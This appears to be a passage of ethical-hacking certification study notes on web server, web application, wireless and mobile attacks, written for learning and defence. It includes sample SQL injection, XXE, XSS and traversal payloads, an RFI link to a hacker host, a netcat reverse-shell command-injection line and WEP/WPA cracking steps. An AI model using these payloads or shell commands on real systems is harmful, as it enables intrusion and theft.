- Limiting incoming connections
- Minimizing remote access
- Regenerating the session key after authentication
- Time - absolute / inactive *(e.g: 1h of inactivity the user will automatically log off)*
- Use **MFA**
- Use **IPSec to encrypt**

IPSec

- **Transport Mode** - payload and ESP trailer are encrypted; IP header is not

- **Tunnel mode** - everything is encrypted; cannot be used with NAT
- **Architecture Protocols**
  - **Authentication Header** - guarantees the integrity and authentication of IP packet sender
  - **Encapsulating Security Payload** (ESP) - provides origin authenticity and integrity as well as confidentiality
  - **Internet Key Exchange** (IKE) - produces the keys for the encryption process
  - **Oakley** - uses Diffie-Hellman to create master and session keys
  - **Internet Security Association Key Management Protocol** (ISAKMP) - software that facilitates encrypted communication between two endpoints

10. Hacking Web Servers

Web Server Attack Methodology

- **Information Gathering** - Internet searches, whois, reviewing robots.txt
- **Web Server Footprinting** - banner grabbing
  - **Tools**
    - Netcraft
    - HTTPRecon
    - theHarvester
    - ID Serve
    - HTTPrint
    - nmap
      - `nmap --script http-trace -p80 localhost`
        - Detects vulnerable TRACE method
      - `nmap --script http-google-email <host>`
        - Lists email addresses
      - `nmap --script hostmap-* <host>`
        - dDiscovers virtual hosts on the IP address you are trying to footprint; * is replaced by online db such as IP2Hosts
      - `nmap --script http-enum -p80 <host>`
        - Enumerates common web apps
      - `nmap --script http-robots.txt -p 80 <host>`
        - Grabs the robots.txt file
- **Website Mirroring** - brings the site to your own machine to examine structure, etc.
  - **Tools**
    - Wget
    - BlackWidow
    - HTTrack
    - WebCopier Pro
    - Web Ripper
    - SurfOffline
- **Vulnerability Scanning** - scans web server for vulnerabilities
  - **Tools**
    - Nessus
    - Nikto - specifically suited for web servers; still very noisy like Nessus
- **Session Hijacking**
- **Web Server Password Cracking**

Web Server Architecture

- **Most Popular Servers** - Apache, Microsoft IIS and Nginx
  - Apache runs configurations as a part of a module within special files (http.conf, etc.)

    - IIS runs all applications in the context of LOCAL_SYSTEM
    - IIS 5 had a ton of bugs - easy to get into
- **N-Tier Architecture** - distributes processes across multiple servers; normally as three-tier: Presentation (web), logic (application) and data (database)
- **Error Reporting** - should not be showing errors in production; easy to glean information
- **HTML** - markup language used to display web pages
- **HTTP Request Methods**
    - **GET** - retrieves whatever information is in the URL; sending data is done in URL
    - **HEAD** - identical to get except for no body return
    - **POST** - sends data via body - data not shown in URL or in history
    - **PUT** - requests data be stored at the URL
    - **DELETE** - requests origin server delete resource
    - **TRACE** - requests application layer loopback of message
    - **CONNECT** - reserved for use with proxy
    - Both POST and GET can be manipulated by a web proxy
- **HTTP Error Messages**
    - **1xx: Informational** - request received, continuing
    - **2xx: Success** - action received, understood and accepted
    - **3xx: Redirection** - further action must be taken
    - **4xx: Client Error** - request contains bad syntax or cannot be fulfilled
    - **5xx: Server Error** - server failed to fulfill an apparently valid request

Web Server Attacks

- **DNS Amplification** - Uses recursive DNS to DoS a target; amplifies DNS answers to target until it can't do anything
- **Directory Transversal** (../ or dot-dot-slash) - requests file that should not be accessible from web server
    - Example: http://www.example.com/../../../../etc/password
    - Can use Unicode to possibly evade IDS - %2e for dot and %sf for slash
- **Parameter Tampering** (URL Tampering) - Manipulating parameters within URL to achieve escalation or other changes
- **Hidden Field Tampering** - Modifying hidden form fields producing unintended results
- **HTTP Response Splitting** - An attacker passes malicious data to a vulnerable application through the HTTP response header.
- **Web Cache Poisoning** - Replacing the cache on a box with a malicious version of it
- **WFETCH** - Microsoft tool that allows you to craft HTTP requests to see response data
- **Misconfiguration Attack** - Same as before - improper configuration of a web server. (e.g: Default settings like admin/password credentials; Lack of security controls)
- **Password Attack** - Attempting to crack passwords related to web resources
- **Connection String Parameter Pollution** - Injection attack that uses semicolons to take advantage of databases that use this separation method
- **Web Defacement** - Simply modifying a web page to say something else
- **DoS/DDoS** - Compromise availability
- **Shellshock** - Causes Bash to unintentionally execute commands when commands are concatenated on the end of function definitions
- **Tools**
    - **Brutus** - brute force web passwords of HTTP
    - **Hydra** - network login cracker
    - **Metasploit**
        - Basic working is Libraries use Interfaces and Modules to send attacks to services
        - **Exploits** hold the actual exploit
        - **Payload** contains the arbitrary code if exploit is successful
        - **Auxiliary** used for one-off actions (like a scan)
        - **NOPS** used for buffer-overflow type operations

11. Hacking Web Applications

Web Organizations

- **Internet Engineering Task Force (IETF)** - Creates engineering documents to help make the Internet work better.
- **World Wide Web Consortium (W3C)** - A standards-developing community.
- **Open Web Application Security Project (OWASP)** - Organization focused on improving the security of software.

OWASP Web Top 10

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE)
A5:2017-Broken Access Control
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

- **A1 - Injection Flaws** - SQL, OS and LDAP injection
- **A2 - Broken Authentication and Session Management** - functions related to authentication and session management that aren't implemented correctly
- **A3 - Sensitive Data Exposure** - not properly protecting sensitive data (SSN, CC numbers, etc.)
- **A4 - XML External Entities (XXE)** - exploiting XML processors by uploading hostile content in an XML document
- **A5 - Broken Access Control** - having improper controls on areas that should be protected
- **A6 - Security Misconfiguration** - across all parts of the server and application
- **A7 - Cross-Site Scripting (XSS)** - taking untrusted data and sending it without input validation
- **A8 - Insecure Deserialization** - improperly de-serializing data
- **A9 - Using Components with Known Vulnerabilities** - libraries and frameworks that have known security holes
- **A10 - Insufficient Logging and Monitoring** - not having enough logging to detect attacks

WebGoat - project maintained by OWASP which is an insecure web application meant to be tested

Web Application Attacks

- Most often hacked before of inherent weaknesses built into the program
- First step is to identify entry points (POST data, URL parameters, cookies, headers, etc.)
- **Tools for Identifying Entry Points**
  - WebScarab

    - HTTPPrint
    - BurpSuite
- **Web 2.0** - dynamic applications; have a larger attack surface due to simultaneous communication

---

SQL Injection

Injecting SQL commands into input fields to produce output

- Data Handling - Definition (DDL), manipulation (DML) and control (DCL)

SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

- **SQLi is used for**:
    - Bypass authentication
    - Extract information
    - Insert injection

SQL Syntax - Basics:

SQL Command	Info.
`SELECT`	extracts data from a database
`UPDATE`	updates data in a database
`DELETE`	deletes data from a database
`INSERT INTO`	inserts new data into a database
`ALTER TABLE`	modifies a table
`DROP TABLE`	deletes a table
`CREATE INDEX`	creates an index (search key)
`DROP INDEX`	deletes an index
`UNION`	is used to combine the result-set of two or more SELECT statements.

SQL Injection in action:

- On the UserId input field, you can enter:
    - `105 OR 1=1`.
- The is valid and will not return only UserId 105, this injection will return ALL rows from the "Users" table, **since OR 1=1 is always TRUE**. Then, the SQL statement will look like this:
    - `SELECT * FROM Users WHERE UserId = 105 OR 1=1;`
- Double dash (`--`) tells the server to ignore the rest of the query (in this example, the password check)

⚠️ **Basic test to see if SQL injection is possible is just inserting a single quote (`'`)**

- Can be on input field or URL
- This will make the web app return a SQL syntax error meaning that you are able to inject SQL queries.

Bypassing authentication:

- `admin' or 1=1 --`
  - Basically tells the server **if 1 = 1 (always true)** to allow the login and the double dash `--` will comment the rest of the query in this case, the password.
- variations: `1' or 1=1 #`
- Based on `=` is always true;
  - `" or ""="` --> The SQL above is valid and will return all rows from the "Users" table, since OR ""="" is always TRUE.
  - This is valid and the SQL statement behind will look like this: `SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass"`

Enumerating:

- `1' union all select 1,user() #`
  - The service are running as
- `user' UNION ALL select 1,table_name,3,4,5 FROM information_schema.tables`
  - Dropping the tables

Load/Reading a file:

- `bob' union all select 1,load_file("/etc/passwd"),3,4,5 --`
  - Reading the /etc/passwd file

Writing a file:

- `bob' union all select 1,"Test",3,4,5 into outfile '/tmp/test.txt'--`
  - Writes the selected rows to a file. Column and line terminators can be specified to produce a specific output format.

Fuzzing - inputting random data into a target to see what will happen

Tautology - using always true statements to test SQL (e.g. `1=1`)

In-band SQL injection - uses same communication channel to perform attack

- Usually is when data pulled can fit into data exported (where data goes to a web table)
- Best for using `UNION` queries

Out-of-band SQL injection - uses different communication channels (e.g. export results to file on web server)

Blind/inferential - error messages and screen returns don't occur; usually have to guess whether command work or use timing to know

- **SQLi Tools:**
  - Sqlmap
  - sqlninja
  - Havij
  - SQLBrute
  - Pangolin
  - SQLExec
  - Absinthe
  - BobCat

Broken Authentication

Broken Authentication usually occurs due to the issues with the application's authentication mechanism;

- **Credential Stuffing and Brute Force Attacks**
- **Weak Passwords & Recovery Process**
- **Mismanagement of Session ID**

An attacker can gain control over user accounts in a system. In the worst case, it could help them gain complete control over the system.

Command Injection

Execution of arbitrary commands on the host operating system via a vulnerable application.

- Injection are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.
- Web apps sometimes need to execute OS commands to communicate with the underlying host OS and the file system. This can be done to run system commands, launch applications written in another programming language, or run shell, python, perl, or PHP scripts.

Example:

- Imagine a vulnerable application that has a common function that passes an **IP address from a user input** to the system's **ping command**.
- User input: `127.0.0.1`
- The following command is executed on the host OS:
  - `ping -c 5 127.0.0.1`
- Is possible to break out the ping command to execute the attacker arbitrary commands:
  - `ping -c 5 127.0.0.1; id`
- If the system is vulnerable the output will look like this (showing two OS commands, `ping` and `id`):

```
--- 127.0.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.023/0.056/0.074/0.021 ms

uid=0(root) gid=0(root) groups=0(root)
```

- Without input sanitizing the attacker can do reverse shell:
  - `127.0.0.1; nc -nv <attacker's IP> 4444 -e /bin/bash`

Sensitive Data Exposure

When the web application doesn't adequately protect sensitive information like **session tokens, passwords, banking information, location, health data**, or any other similar crucial data whose leak can be critical for the user.

Examples:

1. *An application stores credit card numbers in a database without encryption*. *If an attacker gets access to the database through SQL injection, he could easily get the credit card numbers.*
2. **An application store passwords in the database using unsalted or simple hashes**. An attacker can expose the unsalted hashes using Rainbow Table attacks.
3. **A website that doesn't enforce TLS or uses weak encryption.** An attacker could monitor network traffic and downgrade the connections from HTTPS to HTTP. Then, they can intercept the requests and steal the user's session cookie

---

XEE - XML External Entities

Is a type of attack against an application that parses XML input. This attack occurs when **XML input containing a reference to an external entity is processed by a weakly configured XML parser.**

- Attackers can supply XML files with specially crafted DOCTYPE definitions to an XML parser with a weak security configuration to perform **path traversal, port scanning, and numerous attacks, including denial of service, server-side request forgery (SSRF), or even remote code execution.**

Example:

- External entities can reference URIs to retrieve content from local files or network resources.
- This payload will return the content of `/etc/passwd` file on target system's OS; (for windows you could reference `file:///c:/boot.ini`)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

RFI - Remote File Inclusion

Is a method that allows an attacker to employ a script to include a remotely hosted file on the webserver. The vulnerability promoting RFI is largely found on websites running on PHP. This is because PHP supports the ability to `'include'` or `'require'` additional files within a script;

Vulnerable PHP Example:

```
$incfile = $_REQUEST["file"]; include($incfile.".php");
```

- The first line extracts the file parameter value from the HTTP request, while the second line uses that value to dynamically set the file name, without any appropriate sanitization of the file parameter value, this code can be exploited for unauthorized file uploads.
- For example the URL below contains an external reference to a reverse shell made in PHP file, stored in a remote location:
  - `http://www.example.com/vuln_page.php?file=http://www.hacker.com/netcat.php_`

LFI - Local File Inclusion:

is very much similar to RFI. The only difference being that in LFI, in order to carry out the attack instead of including remote files, the attacker has to use local files (e.g: files on the current server can only be used to execute a malicious script).

Examples:

- `http://example.com/?file=../../uploads/evil.php`

Directory Traversal

An attacker can get sensitive information like the contents of the /etc/passwd file that contains a list of users on the server; Log files, source code, access.log and so on

Examples:

- `http://example.com/events.php?file=../../../../etc/passwd`
  - An attacker can get the contents of the **/etc/passwd** (file that contains a list of users on the server).

*Similarly, an attacker may leverage the Directory Traversal vulnerability to access **log files** (for example, **Apache access.log or error.log**), **source code**, and other sensitive information. This information may then be used to advance an attack.*

XSS (Cross-site scripting)

Inputting JavaScript into a web form input field that alters what the page does.

- Can also be passed via URL
- Can be malicious by accessing cookies and sending them to a remote host
- Can be mitigated by setting **HttpOnly** flag for cookies; But many hackers can circumvent this in order to execute XSS payloads.

Types of XSS:

1. **Stored XSS** (Persistent or Type-I) - stores the XSS in a forum or like for multiple people to access.
2. **Reflected XSS** (or also called a non-persistent XSS); when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.
3. **DOM Based XSS** (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim's browser used by the original client side script, so that the client side code runs in an “unexpected” manner.

Examples of XSS payloads:

- `"><script>alert(1)</script>`
- `<svg/onload="alert(1);"`
- `<svg/OnLoad="`${prompt``}`">`
- `p=<svg/1='&q='onload=alert(1)>`

Note: they vary regarding the filtering, validation and WAF capabilities.

HTML Injection

This vulnerability **occurs when user input is not correctly sanitized and the output is not encoded.** An injection allows the attacker to send a malicious HTML page to a victim.

LDAP Injection

Exploits applications that construct LDAP statements

- Format for LDAP injection includes)(&)

SOAP Injection

Inject query strings in order to bypass authentication

- SOAP uses XML to format information
- Messages are "one way" in nature

Buffer Overflow

Attempts to write data into application's buffer area to overwrite adjacent memory, execute code or crash a system

- Inputs more data than the buffer is allowed
- Includes stack, heap, NOP sleds and more
- **Canaries** - systems can monitor these - if they are changed, they indicate a buffer overflow has occurred; placed between buffer and control data

---

Cross-Site Request Forgery (CSRF)

Forces an end user to execute unwanted actions on an app they're already authenticated on

- Inherits identity and privileges of victim to perform an undesired function on victim's behalf
- Captures the session and sends a request based off the logged in user's credentials
- Can be mitigated by sending **random challenge tokens**

Session Fixation

Attacker logs into a legitimate site and pulls a session ID; sends link with session ID to victim. Once victim logs in, attacker can now log in and run with user's credentials

- **Cookies** - small text-based files stored that contains information like preferences, session details or shopping cart contents
  - Can be manipulated to change functionality (e.g. changing a cooking that says "ADMIN=no" to "yes")
  - Sometimes, but rarely, can also contain passwords

HTTP Response Splitting

Adds header response data to an input field so server splits the response

- Can be used to redirect a user to a malicious site
- Is not an attack in and of itself - must be combined with another attack
- With HTTP Response Splitting, it is possible to mount various kinds of attacks:
  - XSS
  - Web Cache Poisoning (defacement)
  - Browser cache poisoning
  - Hijacking pages with user-specific information

Insecure direct object references (IDOR)

Is a common vulnerability that occurs when a reference to an **internal implementation object is exposed without any other access control**. The vulnerability is often easy to discover and allows attackers to access unauthorized data.

Countermeasures

Input scrubbing for injection, SQL parameterization for SQL injection, input validation and sanitization for injections, keeping patched servers, turning off unnecessary services, ports and protocols

12. Hacking Wireless Networks

Concepts and Terminology

BSSID

Basic Service Set Identifier (BSSID) - **MAC address** of the wireless access point

SSID


Service Set Identifier (SSID) - Is a name of a network; text word (<= 32 char) that identifies network; provides no security.

ESSID

Extended Service Set Identifier (ESSID) - An extended basic service set (ESS) consists of all of the BSSs in the network. For all practical purposes, the ESSID identifies the same network as the SSID does. **The term SSID is used most often.**

- **802.11 Series** - defines the standards for wireless networks
- **802.15.1** - Bluetooth
- **802.15.4** - Zigbee - low power, low data rate, close proximity ad-hoc networks
- **802.16** - WiMAX - broadband wireless metropolitan area networks
- **Basic Service Set (BSS)** - communication between a single AP and its clients
- **Orthogonal Frequency-Division Multiplexing (OFDM)** - carries waves in various channels.
- **Multiple-Input Multiple-Output (MIMO)** - MIMO uses multiple antennas at the transmitting and receiving sides to improve spectral efficiency by capitalizing on transmission and spatial diversities along with multipath propagation.
- **ISM Band** - The ISM radio bands are portions of the radio spectrum reserved internationally for industrial, scientific and medical (ISM) purposes other than telecommunications. Examples of applications for the use of radio frequency (RF) energy in these bands include radio-frequency process heating, microwave ovens, and medical diathermy machines.

DSSS and FHSSS spectrums:



- **Direct-Sequence Spread Spectrum (DSSS)** - Combines all available waveforms into a single purpose.
- **Frequency-hopping spread spectrum (FHSS)** - Is a method of transmitting radio signals by rapidly changing the carrier frequency among many distinct frequencies occupying a large spectral band.
- **Spectrum Analyzer** - verifies wireless quality, detects rogue access points and detects attacks

Wireless Standards:

Wireless Standard	Operating Speed (Mbps)	Frequency (GHz)	Modulation Type
802.11a	54 Mbps	5 GHz	OFDM


Wireless Standard	Operating Speed (Mbps)	Frequency (GHz)	Modulation Type
802.11b	11 Mbps	2.4 GHz	DSSS
802.11g	54 Mbps	2.4 GHz	OFDM and DSSS
802.11n	600 Mbps	2.4-5 GHz	OFDM
802.11ac	1000 Mbps	5 GHz	QAM

Authentication

- **Three Types of Authentication**
  - **Open System** - no authentication
  - **Shared Key Authentication** - authentication through a shared key (password)
  - **Centralized Authentication** - authentication through something like **RADIUS**
- **Association** is the act of connecting; **authentication** is the act of identifying the client Antenna Types:

> ⚠️ **RADIUS** is a networking protocol, operating on port 1812, that provides centralized Authentication, Authorization, and Accounting (AAA or Triple A) management for users who connect and use a network service.

Antenna Types:



- **Omnidirectional antenna**
  - Signals goes on every direction like a dome.
- **Dipole antenna**
  - Goes on two directions.
- **Directional antenna**
  - Long individual beam, increased distances.
  - **Yagi antenna**
    - Very directional and high gain.
  - **Parabolic antenna**
    - Focus the signal to a single point.
- **Patch Graphic antenna**
  - Half Omni (e.g stick to the wall the get one side signals).

Wireless Encryption Schemes

Wireless Security

WEP - Wireless Equivalency Privacy

- 64/128 bit RC4 ICV
- **RC4** - Rivest Cipher 4 Stream Cipher Algorithm
- **ICV** - Integrity Check Value

⚠️ Very old and insecure

WPA - Wi-Fi Protected Access

- Uses RC4 with TKIP (Temporal Key Integrity Protocol)
  - Initialization Vector (IV) is larger and an encrypted hash
  - Every packet gets a unique 128-bit encryption key
- **Personal | WPA-PSK**
  - TKIP + **PSK**
  - 64/128 bit **RC4 MIC**
  - Everyone uses the same 256-bit key
- **Enterprise | WPA-802.1X**
  - TKIP + **RADIUS**
  - 64/128 bit **RC4 MIC**
  - Authenticates users individually with an authentication server (e.g., RADIUS)

About TKIP - Temporal Key Integrity Protocol

- Mixed the keys
  - Combines the secret root key with the IV
- Adds sequence counter
  - Prevents replay attacks
- Implements a 64-bit Message Integrity Check
  - Protecting against tampering
- TKIP has it's own set of vulnerabilities
  - Deprecated in the 802.11-2012 standard

WPA2 - Wi-Fi Protected Access v2

- **802.11i** IEEE standard
- Enterprise
  - CCMP + **RADIUS**
  - 128 bit **AES MIC Encryption**
- Personal
  - CCMP + **PSK** (Pre Shared Key)
  - 128 bit **AES MIC Encryption**
- AES (Advanced Encryption Standard) replaced RC4
- CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) replaced TKIP
- **About CCMP**
  - Uses AES for data confidentiality
  - 128-bit key and a 128-bit block size
  - Requires additional computing resources
  - **CCMP provides Data confidentiality (AES), authentication, and access control**

	Authentication	Encryption	Suitable for corporate WAN	Suitable for home and small business WLAN
WEP	none	WEP	poor	less than good
WPA (PSK)	PSK	TKIP	poor	best
WPA2 (PSK)	PSK	AES-CCMP	poor	best
WPA (full)	802.1x	TKIP	better	good (expensive)
WPA2 (full)	802.1x	AES-CCMP	best	good (expensive)

Wireless Standard	Encryption	IV Size (Bits)	Key Length (Bits)	Integrity Check
WEP	RC4	24	40/104	CRC-32
WPA	RC4 + TKIP	48	128	Michael/CRC-32
WPA2	AES-CCMP	48	128	CBC-MAC (CCMP)

Wireless Hacking

- **Threats**
  - Access Control Attacks
  - Integrity Attacks
  - Confidentiality Attacks
  - Availability Attacks
  - Authentication Attacks
- **Network Discovery**
  - Wardriving, warflying, warwalking, etc.
  - Tools such as WiFiExplorer, WiFiFoFum, OpenSignalMaps, WiFinder
  - **WIGLE** - map for wireless networks
  - **NetStumbler** - tool to find networks
  - **Kismet** - wireless packet analyzer/sniffer that can be used for discovery
    - Works without sending any packets (passively)
    - Can detects access points that have not been configured
    - Works by channel hopping
    - Can discover networks not sending beacon frames
    - Ability to sniff packets and save them to a log file (readable by Wireshark/tcpdump)
  - **NetSurveyor** - tool for Windows that does similar features to NetStumbler and Kismet
    - Doesn't require special drivers
- **WiFi Adapter**
  - AirPcap is mentioned for Windows, but isn't made anymore
  - **pcap** - driver library for Windows
  - **libpcap** - driver library for Linux

Wireless Attacks

- **Rogue Access Point** - Unauthorized access point plugged into a wired one. (Can be accidental)
  - Tools for Rogue AP: **Wi-Fi Pumpkin**, **Wi-Fi Pineapple**
- **Evil Twin** - Is a Rogue AP tha is broadcasting **the same (or very similar) SSID**.
  - Also known as a mis-association attack
- **Honeyspot** - faking a well-known hotspot with a rogue AP
- **Ad Hoc Connection Attack** - connecting directly to another phone via ad-hoc network
  - Not very successful as the other user has to accept connection
- **DoS Attack** - either sends de-auth packets to the AP or jam the wireless signal
  - With a de-auth, you can have the users connect to your AP instead if it has the same name
  - Jammers are very dangerous as they are illegal
- **MAC Filter** - only allows certain MAC addresses on a network
  - Easily broken because you can sniff out MAC addresses already connected and spoof it
    - Tools for spoofing include: **SMAC** and **TMAC**

Wireless Encryption Attacks

WEP Cracking

- To crack the WEP key for an access point, we need to gather lots of initialization vectors (IVs). Attackers can use injection to speed up the process by replaying packets
- **Process:**
    1. Start the wireless interface in monitor mode on the specific AP channel
    2. Test the injection capability of the wireless device to the AP
    3. Use aireplay-ng to do a fake authentication with the access point
    4. Start airodump-ng on AP channel with a BSSID filter to collect the new unique IVs
    5. Start aireplay-ng in ARP request replay mode to inject packets
    6. Run aircrack-ng to crack key using the IVs collected

WPA/WPA2 Cracking

- Much more difficult than WEP
- Uses a constantly changing temporal key and user-defined password
- **Key Reinstallation Attack** (KRACK) - replay attack that uses third handshake of another device's session
- Most other attacks are simply brute-forcing the password
- **Process:**
    1. Start monitoring and find the BSSID (e.g: using `airodump-ng`)
    2. Start monitoring only the BSSID with .cap output file
    3. The goal is to grab a WPA handshake; The attacker can wait to some client to connect to grab the handshake /or use a deauth attack to deauthenticate a client to make him/her connect again.
    4. Start `aircrack-ng` using a good wordlist to brute force the .cap file that you recorded on step 2.

Tools:

- **Aircrack-ng Suite** - is a complete suite of tools to assess WiFi network security.
    1. **Monitoring:** Packet capture and export of data to text files for further processing by third party tools.
    2. **Attacking:** Replay attacks, deauthentication, fake access points and others via packet injection.
    3. **Testing:** Checking WiFi cards and driver capabilities (capture and injection).
        - **`airodump-ng`** - Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng.
        - **`airmon-ng`** - Used to enable monitor mode on wireless interfaces.
        - **`aireplay-ng`** - Is used to inject frames (arp replay, deauthentication attack, etc).
        - **`aircrack-ng`** - Is an 802.11 WEP and WPA/WPA2-PSK key cracking program.
- **Cain and Abel** - Sniffs packets and cracks passwords (may take longer)
    - Relies on statistical measures and the PTW technique to break WEP
- **Wifite** - Is an automated wireless attack tool.
- **KisMAC** - MacOS tool to brute force WEP or WPA passwords
- **Fern WiFi Cracker**
- **WEPAttack**
- **WEPCrack**
- **Portable Penetrator**
- **Elcomsoft's Wireless Security Auditor**
- Methods to crack include **PTW**, **FMS**, and **Korek** technique

Bluetooth Attacks

- **Bluesmacking** - Denial of service against device
- **Bluejacking** - Sending unsolicited messages
- **Bluebugging** - Remotely using a device's features
- **Bluesnarfing** - Theft of data from a device

Wireless Sniffing

- Very similar to sniffing a wired network
- **Tools**
  - **NetStumbler**
  - **Kismet** - is a network detector, packet sniffer, and IDS for 802.11 wireless LANs.
  - **OmniPeek** - provides data like Wireshark in addition to network activity and monitoring
  - **AirMagnet WiFi Analyzer Pro** - sniffer, traffic analyzer and network-auditing suite
  - **WiFi Pilot**

Protecting Wireless Networks - Best practices

- Use 802.11i
  - WPA2
  - AES encryption
  - MAC Filtering with ACL *(It's not a final solution, hackers can circumvent)*
  - Disable SSID broadcast *(It's not a final solution, hackers can circumvent)*
  - Use VPN in case of home office (connecting externally)

⚠️ Warnings of Public / Free Wi-Fi


- Session hijacking
- Rogue APs
- Evil Twins

13. Hacking Mobile Platforms and IoT

A) Mobile Platform Hacking

- **Three Main Avenues of Attack**
  - **Device Attacks** - browser based, SMS, application attacks, rooted/jailbroken devices
  - **Network Attacks** - DNS cache poisoning, rogue APs, packet sniffing
  - **Data Center (Cloud) Attacks** - databases, photos, etc.

- **OWASP Top 10 Mobile Risks:**



- **M1 - Improper Platform Usage** - Misuse of features or security controls (Android intents, TouchID, Keychain)
- **M2 - Insecure Data Storage** - Improperly stored data and data leakage
- **M3 - Insecure Communication** - Poor handshaking, incorrect SSL, clear-text communication
- **M4 - Insecure Authentication** - Authenticating end user or bad session management
- **M5 - Insufficient Cryptography** - Code that applies cryptography to an asset, but is insufficient (does NOT include SSL/TLS)
- **M6 - Insecure Authorization** - Failures in authorization (access rights)
- **M7 - Client Code Quality** - Catchall for code-level implementation problems
- **M8 - Code Tampering** - Binary patching, resource modification, dynamic memory modification
- **M9 - Reverse Engineering** - Reversing core binaries to find problems and exploits
- **M10 - Extraneous Functionality** - Catchall for backdoors that were inadvertently placed by coders

Mobile Platforms

- **Android** - platform built by Google
  - **Rooting** - name given to the ability to have root access on an Android device
    - **Tools**
      - KingoRoot
      - TunesGo
      - OneClickRoot
      - MTK Droid
- **iOS** - platform by Apple
  - **Jailbreaking** - different levels of rooting an iOS device
    - **Tools**
      - evasi0n7
      - GeekSn0w
      - Pangu
      - Redsn0w
      - Absinthe
      - Cydia
    - **Techniques**
      - **Untethered** - kernel remains patched after reboot, with or without a system connection
